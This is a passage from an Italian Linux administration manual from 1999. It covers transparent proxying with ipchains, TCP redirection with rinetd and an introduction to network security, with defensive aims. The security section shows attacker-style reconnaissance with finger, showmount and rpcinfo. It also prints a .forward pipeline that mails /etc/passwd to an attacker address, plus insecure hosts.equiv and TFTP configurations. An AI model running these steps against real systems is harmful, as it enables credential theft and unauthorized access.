Un proxy trasparente può funzionare solo se il traffico relativo deve attraversarlo per forza. Pertanto, si può attivare questa funzionalità solo in un router, che eventualmente può fungere sia da firewall che da proxy trasparente. Di conseguenza, il proxy per il quale il servizio viene avviato, deve risiedere fisicamente nello stesso elaboratore che svolge il ruolo di router o di firewall.

```
                        +---------------+
                        |     Proxy     |          Rete privata mascherata
- - - ------------------|  trasparente  |-------*-----------*-------- - - -
Rete esterna            |               |       |           |
                        +---------------+   +---------+  +---------+
                                            |  host   |  |  host   |
                                            +---------+  +---------+
```

Figura 162.3: Il proxy trasparente deve essere attraversato dal traffico che poi lì può essere ridiretto verso il proxy locale.

Lo scopo del proxy trasparente può essere semplicemente quello di «obbligare» a utilizzare una cache proxy, senza importunare gli utenti pretendendo da loro che configurino gli applicativi per questo, oppure può essere il modo attraverso cui si definisce un firewall proxy, impedendo l'attraversamento del proxy per mezzo del filtro di pacchetto IP.

A titolo di esempio viene mostrato in che modo si potrebbe ridirigere il traffico di una rete locale con indirizzi 192.168.1.0/24, quando questo è rivolto alla porta 80, cioè a un servizio HTTP, verso la porta locale 8080 (tipica di una cache proxy).

```
/sbin/ipchains -A input -p tcp
        -s 192.168.1.0/24 -d ! 192.168.1.0/24 80 -j REDIRECT 8080
```

Come si può intendere, il comando è stato suddiviso su due righe per motivi tipografici. Visualizzando la regola attraverso **`ipchains -L input`**, si ottiene l'informazione seguente:

```
Chain input (policy ACCEPT):
target     prot opt     source           destination      ports
REDIRECT   tcp  ------  192.168.0.0/24  !192.168.0.0/24  any ->   80 => 8080
```

Naturalmente, il proxy trasparente può essere combinato anche con il mascheramento IP, per cui, dato l'esempio già visto, si potrebbe anche aggiungere l'istruzione seguente:

```
/sbin/ipchains -A forward -s 192.168.0.0/24 -d ! 192.168.0.0/24  -j MASQ
```

### 162.2.3 Sistemazione del programma che funge da proxy

Perché il proxy trasparente funzioni non è sufficiente il dirottamento dei pacchetti attraverso **`ipchains`**, perché il programma che gestisce il proxy deve poi essere in grado di gestire la cosa.

Attualmente, se si utilizza Apache non dovrebbe essere necessaria alcuna modifica nella sua configurazione, mentre nel caso di Squid sono indispensabili le due direttive seguenti, che vanno collocate nel file `/etc/squid.conf` (vengono lasciati i commenti originali del sorgente di questo file).

```
# HTTPD-ACCELERATOR OPTIONS
#-----------------------------------------------------------------------------

#  TAG: httpd_accel
#       If you want to run squid as an httpd accelerator, define the
#       host name and port number where the real HTTP server is.
#
#       If you want virtual host support then specify the hostname
#       as "virtual".
#
httpd_accel virtual 80

#  TAG: httpd_accel_with_proxy
#       If you want to use squid as both a local httpd accelerator
#       and as a proxy, change this to 'on'.
#
httpd_accel_with_proxy on
```

## 162.3 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*
- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*
- Mark Grennan, *Firewalling and Proxy Server HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Ridirezione del traffico IP

Nel momento in cui nella rete si inseriscono dei nodi intermediari, come i firewall, diventa interessante la possibilità di ridirigere il traffico IP.

L'idea alla base di questo concetto è quella di poter trasferire un servizio presso un nodo diverso da quello che appare nelle richieste dei client, soprattutto quando questo nodo nuovo non potrebbe essere raggiungibile direttamente.

```
                                +------------+
Rete                            |   Host A   |
------------------------------->|            |
                192.168.1.1:80  |   router   |
                                +------------+
                                       |  ^
                                       |  |
                                       |  |         +------------+
                                       |  +---------|            |
                                       +----------->|   Host B   |
                                    192.168.7.7:80  |            |
                                                    +------------+
```

Figura 163.1: il nodo «A» ridirige il traffico diretto a lui, nella porta 80 (HTTP), verso il nodo «B», alla stessa porta 80.

## 163.1 Conseguenze

La ridirezione del traffico IP non appare in modo manifesto: il client che accede al servizio intrattiene una connessione con il router che ridirige il traffico, e non si rende conto di questo fatto; nello stesso modo, il server viene interpellato dal router, che a lui appare essere il client.

Il meccanismo permette la gestione di servizi all'interno di una rete mascherata, che in generale non risulta raggiungibile all'esterno. In tal caso, il firewall utilizzato per gestire il mascheramento, è il router che può ridirigere alcuni servizi all'interno della rete mascherata. La figura 163.2 dovrebbe chiarire il concetto.

```
                                +-------------+
Rete pubblica                   |   Host A    |
------------------------------->| firewall di |
            123.122.121.120:80  |mascheramento|
                                +-------------+
                                       |  ^
                    Rete locale  - - - |  | - - -
                    mascherata         |  |         +------------+
                                       |  +---------|            |
                                       +----------->|   Host B   |
                                    192.168.7.7:80  |            |
                                                    +------------+
```

Figura 163.2: il nodo «A» funge da firewall di mascheramento e invece di fornire direttamente il servizio HTTP (80), si avvale di un nodo collocato nella rete locale mascherata.

Naturalmente, questo sistema di ridirezione può essere sfruttato da persone in mala fede, per ridirigere il traffico che transita attraverso un router di loro competenza. Gli scopi per questo tipo di comportamento possono essere vari, e non c'è bisogno di spiegarlo.

> È importante sottolineare che la ridirezione può riguardare tutto il traffico in transito attraverso un router. Con questo si intende che si può ridirigere una certa porta di un certo indirizzo IP, anche se questo indirizzo non appartiene alle interfacce del router.

## 163.2 Rinetd

Il pacchetto Rinetd permette di ridirigere una destinazione TCP, definita attraverso una coppia ⟨*indirizzo-ip*⟩:⟨*numero-di-porta*⟩, presso un'altra coppia di questi valori. Lo scopo di questo può essere semplicemente quello di dirigere una porta locale verso un'altra porta locale, oppure si può arrivare a intercettare il traffico IP che attraversa un router in modo da ridirigere alcune coppie di indirizzi e porte presso altre destinazioni.

Tutto è composto semplicemente da un demone, **`rinetd`**, che si avvale di un file di configurazione, `/etc/rinetd.conf`, nel quale si indicano semplicemente le ridirezioni da applicare.

La presenza in funzione di **`rinetd`** è incompatibile con altri demoni che stanno in ascolto delle stesse porte che devono essere ridirette, anche se queste sono intese appartenere a nodi differenti.

> Rinetd non è in grado (attualmente) di annotare nel registro del sistema il traffico ridiretto. Questo può costituire un problema, dal momento che sia i nodi che richiedono il servizio, si quelli che lo offrono veramente, non possono avere le informazioni relative alle connessioni intrattenute realmente.

## 163.2.1 # rinetd

`rinetd`

**`rinetd`** è il demone che si occupa di ridirigere il traffico TCP in base a quanto contenuto nel file di configurazione `/etc/rinetd.conf`.

È sufficiente avviarlo; se il file di configurazione è corretto, inizia il suo lavoro. All'avvio, dopo aver letto la configurazione, **`rinetd`** deve poter stare in ascolto dell'indirizzo da ridirigere e della porta relativa. Qualunque sia l'indirizzo in questione, è necessario che non ci sia già un programma locale che fa la stessa cosa su quella stessa porta; per esempio, non si può tentare di ridirigere il servizio HTTP di un qualunque indirizzo, se questo è presente localmente.

Il sintomo di questo tipo di errore è dato da un messaggio del tipo: **`Couldn't bind to address`** ⟨*indirizzo-da-ridirigere*⟩ **`port`** ⟨*porta-da-ridirigere*⟩.

## 163.2.2 /etc/rinetd.conf

Il file `/etc/rinetd.conf` permette di definire la ridirezione del traffico TCP attuata da **`rinetd`**. Il file può contenere commenti, introdotti dal simbolo **`#`** e conclusi dalla fine della riga; inoltre possono apparire righe vuote o bianche, che vengono ignorate, come i commenti. Le altre righe vengono trattate come direttive, interpretate secondo la sintassi seguente:

⟨*ip-destinazione*⟩ ⟨*porta-destinazione*⟩ ⟨*ip-nuova-destinazione*⟩ ⟨*porta-nuova-destinazione*⟩

Un unico esempio dovrebbe essere sufficiente a chiarire l'utilizzo di questo file. Si suppone di voler dirottare il traffico diretto verso l'indirizzo IP 120.121.122.123 alla porta 80, in modo che questo vada verso l'indirizzo IP 192.168.1.7, alla porta 80.

```
120.121.122.123 80 192.168.1.7 80
```

Se la cosa può risultare preferibile, sia i numeri di porta che gli indirizzi IP possono essere sostituiti con nomi equivalenti. Nell'esempio seguente si lasciano gli indirizzi IP e si indicano i servizi per nome.

```
120.121.122.123 html 192.168.1.7 html
```

> L'indirizzo da ridirigere, può appartenere a un'interfaccia del nodo presso cui si trova in funzione il demone **`rinetd`**, oppure no, purché i pacchetti diretti a tale indirizzo transitino attraverso il nodo che attua la ridirezione.

Se si vuole apprendere il funzionamento di **`rinetd`** senza disporre di una rete vera e propria, basta una direttiva di configurazione simile a quella seguente:

```
localhost 9999 localhost html
```

In questo modo, la porta locale 9999 viene ridiretta sulla porta del servizio HTTP (80). Se il servizio HTTP è attivo, si può verificare la ridirezione con un programma di navigazione qualunque, puntando all'URI **`http://localhost:9999`**.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxxviii

# Sicurezza e controllo

# Introduzione ai problemi di sicurezza con la rete

Quando un sistema è collegato a una rete di grandi dimensioni (o direttamente a Internet) per la maggior parte del tempo, è soggetto ad aggressioni di ogni tipo. Chi amministra sistemi del genere ha il suo bel da fare a cercare di impedire l'accesso da parte di estranei non autorizzati, anche se spesso si ignora candidamente il problema.

Il problema della sicurezza dei sistemi in rete non ha una soluzione definitiva, ma solo delle regole indicative. Alle volte è sufficiente ignorare una carenza della versione particolare di un servizio che funziona presso un elaboratore, per lasciare una botola aperta a disposizione di qualcuno che ne conosce il trucco.

Si potrebbe discutere sulle qualità morali di chi passa il proprio tempo a studiare il modo migliore per danneggiare il suo prossimo, ma questo non serve poi a risolvere il problema.

> Questo capitolo ha il solo scopo di introdurre il problema, mostrando anche qualche esempio di quali possano essere i punti deboli di un elaboratore collegato in rete. Non è intenzione dell'autore (che comunque non ne sarebbe in grado, data la sua scarsa preparazione) l'incoraggiare i lettori verso attività scorrette o illegali nei confronti di chiunque.

## 164.1 Problemi legali

Nel momento in cui si piazza in rete un proprio elaboratore, rendendolo accessibile al pubblico, si assumono delle responsabilità. In particolare, a proposito del problema della sicurezza, altri sistemi potrebbero risultare danneggiati da un attacco condotto con successo ai danni del proprio. Quindi, la cosa non può essere ignorata, anche quando per se stessi potrebbe non essere importante.

Quando un sistema viene attaccato, e l'aggressore riesce nel suo intendo, non si può dire a cosa gli servirà, ma si possono immaginare quante cose terribili potrebbero essere ottenute a nome di quell'elaboratore, e quindi del suo amministratore. Giusto a titolo di esempio, si può considerare che questo potrebbe servire: a inviare messaggi *spam*; a ottenere accesso alle informazioni contenute nell'elaboratore; a modificarle per qualche fine; a «sniffare» la rete circostante alla ricerca di informazioni utili ad accedere agli elaboratori che si trovano in prossimità di quello già compromesso; oppure, più in generale, a coprire altre azioni di attacco verso altri sistemi estranei, usando il primo come copertura.

Con questo scenario, si comprende che la cosa più grave che deriva da un sistema compromesso è il rischio per il suo amministratore di essere coinvolto nell'attività illegale di qualcun altro. Pertanto, quando ci si dovesse accorgere di questo, se possibile, sarebbe opportuno staccare fisicamente tale elaboratore dalla rete, avvisare le altre persone coinvolte nell'amministrazione degli elaboratori della stessa rete locale (o che comunque hanno una qualche relazione con quello compromesso), e tenere traccia in un registro fisico dell'accaduto, e delle misure prese come conseguenza.

La necessità di annotare l'accaduto e le operazioni compiute deriva dalla possibilità di essere coinvolti in un procedimento giudiziario da parte di chi dovesse essere stato danneggiato dall'attività di questo ignoto.

Nello stesso modo in cui si può essere accusati ingiustamente di attività criminali compiute da altri, si rischia di accusare degli innocenti quando si cerca di determinare l'origine di un attacco. È importante tenere conto che se il sistema è stato compromesso, anche i file delle registrazioni possono esserlo, e comunque, l'attacco potrebbe essere giunto attraverso un sistema già compromesso in precedenza, all'insaputa del suo amministratore.

## 164.2 Informazioni: la prima debolezza

I servizi offerti da un sistema connesso in rete offrono una serie di informazioni, necessarie a compiere tali servizi. Queste informazioni sono la base di partenza di qualunque possibile attacco. Per comprendere l'importanza di ciò, occorre tentare di ragionare nello stesso modo dell'ipotetico aggressore.

La conseguenza normale della presa di coscienza di questo lato del problema è la tendenza alla riduzione dei servizi, in modo da limitare le notizie disponibili all'esterno.

> Gli esempi che vengono mostrati, possono essere usati tranquillamente contro macchine di cui si ha l'amministrazione (e quindi la responsabilità). Se però si tenta di scoprire le debolezze di qualche altro sistema, anche se si crede di agire in buona fede, questo comportamento può essere individuato e considerato un tentativo di attacco reale.

### 164.2.1 Finger

Il protocollo Finger è la fonte primaria di informazioni per chi vuole tentare un attacco a un sistema, e in questa ottica va valutata la possibilità di escludere tale servizio dalla rete (il demone **fingerd**).

Finger permette di conoscere chi è connesso al sistema e cosa sta facendo.

```
bruto@krampus:~$ finger @vittima.brot.dg[Invio]

[vittima.brot.dg]

Welcome to Linux version 2.0.35 at vittima.brot.dg !

 12:07pm  up  4:22,  1 users,  load average: 0.00, 0.00, 0.00

Login     Name      Tty  Idle  Login Time   Office     Office Phone
daniele             *6   4:21  Sep 30 07:45
```

Già questo permette di sapere il tipo di kernel utilizzato e le informazioni *uptime* (evidentemente l'elaboratore della vittima ha avviato il demone **fingerd** con l'opzione **-w**). Inoltre, in questo caso appare un unico utente connesso che sta svolgendo un lavoro con un programma da ben 4 ore e 21 minuti, senza osservare il sistema in alcun modo.

L'informazione sull'utilizzo del sistema è importante per l'aggressore, che può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema mal configurato, per esempio **nobody**, oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

```
bruto@krampus:~$ finger root@vittima.brot.dg

Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
Last login Thu Sep 30 8:34 (CEST) on ttyp1
        from dinkel.brot.dg.1.168.192.in-addr.arpa
...
```

Tanto per cominciare, in questo esempio si vede che l'utente **root** può accedere da un elaboratore della rete locale, e così se ne conosce anche la presenza e il nome: **dinkel.brot.dg**.

```
bruto@krampus:~$ finger nobody@vittima.brot.dg

Login: nobody                           Name: Nobody
Directory: /tmp                         Shell: /bin/sh
Never logged in.
...
```

In questo caso, si nota che l'utente **nobody** è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere `/tmp/`. Chiunque possa avere accesso a tale directory, cioè ogni utente, potrebbe inserirvi dei file di configurazione allo scopo di abilitare una connessione esterna senza la richiesta di una password (verrà descritto più avanti l'uso possibile di file come `.rhosts` e `.shosts`).

```
bruto@krampus:~$ finger pippo@vittima.brot.dg

Login: pippo                            Name: (null)
Directory: /home/pippo                  Shell: /bin/bash
Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su questo per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova (**pippo**, **prova**, **guest**, **backdoor**,...) e poi lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle password banali e individuabili facilmente.

### 164.2.2 NFS

La condivisione del filesystem attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come **showmount**. La conoscenza delle porzioni condivise del filesystem aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

```
bruto@krampus:~$ /usr/sbin/showmount -e vittima.brot.dg
```

```
Export list for vittima.brot.dg:
/         *.brot.dg,*.mehl.dg,*.plip.dg
/tftpboot *.brot.dg,*.mehl.dg,*.plip.dg
/home     *.brot.dg,*.mehl.dg,*.plip.dg
/mnt      *.brot.dg,*.mehl.dg,*.plip.dg
/opt      *.brot.dg,*.mehl.dg,*.plip.dg
/usr      *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di **`vittima.brot.dg`** è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare questa occasione.

> È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del server NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory `/home/`; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di montare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come `.rhosts` (**`rsh`**) e `.shosts` (**`ssh`**), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna password).

> Da quanto detto, è importante osservare che sarebbe meglio esportare directory in lettura/scrittura solo a client indicati in modo preciso, e non a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

### 164.2.3 Servizi RPC

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il *portmapper*. Basta usare **`rpcinfo`** per sapere quali servizi RPC sono offerti da un certo server. Si osservi l'esempio seguente:

`bruto@krampus:~$` **`rpcinfo -p vittima.brot.dg`**

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

### 164.2.4 DNS

Il servizio DNS permette di fornire molte informazioni, spesso inutili. Sarebbe il caso di limitarsi alla configurazione necessaria alla risoluzione corretta dei nomi e degli indirizzi, senza aggiungere altre notizie.

Per ottenere tutte le informazioni offerte da un server DNS determinato, si può usare **`nslookup`** con l'opzione **`-q=any`**. L'esempio seguente verifica le informazioni riferite al dominio **`unipg.it`**, e come si può vedere dal risultato non ci sono informazioni superflue.

`$` **`nslookup -q=any unipg.it`**[*Invio*]

```
Non-authoritative answer:
unipg.it        nameserver = teseo.unipg.it
unipg.it        nameserver = dedalo.unipg.it
unipg.it        nameserver = giannutri.caspur.it
unipg.it        nameserver = dns2.nic.it
unipg.it        preference = 20, mail exchanger = euliste.krenet.it
unipg.it        preference = 50, mail exchanger = ipguniv.unipg.it
unipg.it        preference = 10, mail exchanger = egeo.unipg.it

Authoritative answers can be found from:
```

```
unipg.it        nameserver = teseo.unipg.it
unipg.it        nameserver = dedalo.unipg.it
unipg.it        nameserver = giannutri.caspur.it
unipg.it        nameserver = dns2.nic.it
teseo.unipg.it  internet address = 141.250.1.7
dedalo.unipg.it internet address = 141.250.1.6
giannutri.caspur.it     internet address = 193.204.5.35
dns2.nic.it     internet address = 193.205.245.8
euliste.krenet.it       internet address = 194.143.128.33
ipguniv.unipg.it        internet address = 141.250.1.1
egeo.unipg.it   internet address = 141.250.1.4
```

## 164.3 Errori comuni di configurazione

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

### 164.3.1 FTP anonimo

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, **`ftp`**, e della relativa *directory home*, `~ftp/`. L'utente che accede in modo normale vede un filesystem ridotto, dove la radice corrisponde alla directory `~ftp/`.

All'interno di questo piccolo mondo ci sono dei programmi di utilità, delle librerie e dei file di configurazione, tra cui in particolare anche il file `~ftp/etc/passwd`. Questo file **non deve** essere la copia di `/etc/passwd`, altrimenti si rischierebbe di mettere in condizione l'utente anonimo di leggere le password cifrate: un *hacker* sarebbe in grado di scoprire le password reali degli utenti. A dire il vero, questa directory `~ftp/etc/` dovrebbe impedire la lettura del suo contenuto (0111), ma questo serve solo a non fare conoscere quali file sono contenuti, e tutti sanno che c'è il file `~ftp/etc/passwd`.

Tuttavia, il lasciare il permesso di scrittura alla directory `~ftp/` può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file `.forward` creato appositamente per i suoi scopi. Nell'esempio seguente si mostra in che modo sia possibile per un aggressore il farsi spedire via posta elettronica il contenuto del file `/etc/passwd` reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (la prosecuzione dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

   ```
   "|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
   ```

   Come si vede, si tratta di una pipeline con cui si avvia **`mail`** per inviare il file `/etc/passwd` all'indirizzo **`bruto@krampus.mehl.dg`**.

2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo `.forward`, e questo può essere fatto se quella directory risulta scrivibile.

3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo **`ftp@vittima.brot.dg`** perché **`bruto@krampus.mehl.dg`** riceva quel file delle password.

È molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate, e ciò è soltanto un bene. Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

### 164.3.2 Login remoto

Il servizio offerto dai demoni **`rlogind`** e **`rshd`** è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: `/etc/hosts.equiv` e `~/.rhosts` (quest'ultimo nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al server **senza l'indicazione della password**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file `/etc/hosts.equiv`, si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente **`root`**.

[1] L'idea è tratta da *Improving the Security of Your Site by Breaking Into it*.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file `/etc/hosts.equiv`, gli utenti **`tizio`** e **`caio`** del client **`dinkel.brot.dg`** possono accedere come gli pare.

```
tizio@dinkel:~$ rsh -l pippo vittima.brot.dg ...
```

L'esempio mostra l'utente **`tizio`** che accede all'elaboratore **`vittima.brot.dg`**, utilizzando lì il nominativo-utente **`pippo`**, senza dover indicare alcuna password.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo **`#`**, può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», e fare in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza password.

## 164.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi, e tra questi anche solo alcuni programmi, sono pericolosi per loro natura, e se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

### 164.4.1 Trivial FTP

Il protocollo TFTP viene usato normalmente per consentire ai sistemi *diskless* di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory `/tftpboot/` nel server, all'interno della quale si articolano le varie directory specifiche di ogni client *diskless* che deve potersi connettere.

Tra queste directory c'è sicuramente `/tftpboot/`⟨*indirizzo-IP*⟩`/etc/`, contenente la configurazione particolare di un certo client. È chiaro che un aggressore potrebbe avere accesso facilmente a tale file, con il quale potrebbe tentare di decifrare le password degli utenti di quel sistema *diskless*.

Il problema diventa più grave quando i file `passwd` e `group` sono comuni a tutti i client, e al limite anche al server stesso. Infatti, spesso, per semplificare le cose, si utilizzano dei collegamenti fisici per questo scopo.

Ancora più grave diventa il problema se il servizio è configurato in modo da consentire l'accesso a partire dalla directory radice del server, cosa che si ottiene con la riga seguente nel file `/etc/inetd.conf`.

```
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd /
```

### 164.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando **`rpcinfo -p`**. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza, può utilizzare il servizio.

Le ultime versioni del NIS utilizzato con GNU/Linux, riconoscono i file `/etc/hosts.allow` e `/etc/hosts.deny`, cosa che dovrebbe limitare questo problema di accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo di tale servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le password cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory `/var/yp/`⟨*dominio-NIS*⟩`/`. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS, e poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole dire con questo è che non deve sfuggire l'esportazione della directory `/var/` attraverso il servizio NFS, perché sarebbe come esportare la directory `/etc/` stessa.

### 164.4.3 X

X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo), attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio, e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe opportuno impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.

### 164.4.4 Sendmail

Sendmail è considerato generalmente un server SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da una pipeline. Questo può essere utile nel file `/etc/aliases` o nel file `~/.forward` di ogni utente, per creare un archivio di messaggi, per gestire una *mailing list*, o per filtrare i messaggi attraverso programmi specifici.

È già stato descritto come potrebbe essere sfruttato il file `~/.forward` da parte di un aggressore che sia in grado di creare o di aprire questo file in scrittura nella directory di un utente: inviando un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in una pipeline.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti, e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi. Fidarsi è bene,... ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto detto si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili; al limite solo per la diffusione di *spam*.

### 164.4.5 Linuxconf

Recentemente è apparso un pacchetto specifico per GNU/Linux, il cui scopo è quello di facilitare e centralizzare la configurazione dei vari sistemi. Si tratta di Linuxconf.

A parte ogni considerazione sulla validità di questo strumento, dal momento che si tratta di qualcosa di nuovo, è ancora tutta da verificare la sua affidabilità nei confronti della sicurezza. Un aggressore ben preparato potrebbe sfruttare questo protocollo per cambiare la configurazione della sua vittima, in modo da garantirsi un accesso.

A meno che l'elaboratore in cui si utilizza Linuxconf sia isolato, conviene commentare la riga seguente dal file `/etc/inetd.conf` e fare a meno di installare il pacchetto.

```
#linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
```

## 164.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

### 164.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome di dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una password.

Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di *login* remoto (**`rlogin`** e **`rsh`**) in modo tale da non richiedere alcuna password. Nello stesso modo va visto il servizio NFS, e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del client, il punto debole di questo rapporto sta nella gestione dei servizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza questo sistema di fiducia.

Eventualmente, questi rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Questo servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a suo vantaggio.

### 164.5.2 Chiavi di identificazione

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso l'uso di chiavi di riconoscimento (come nel caso di Secure Shell), con cui il server può identificare il client, e lo stesso client può verificare che il server sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la ***chiave privata*** e la ***chiave pubblica***. L'elaboratore «A» crea una coppia di chiavi che userà per certificare la propria identità: la chiave privata non viene divulgata e gli servirà per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la rispettiva chiave pubblica.

### 164.5.3 Cifratura delle comunicazioni

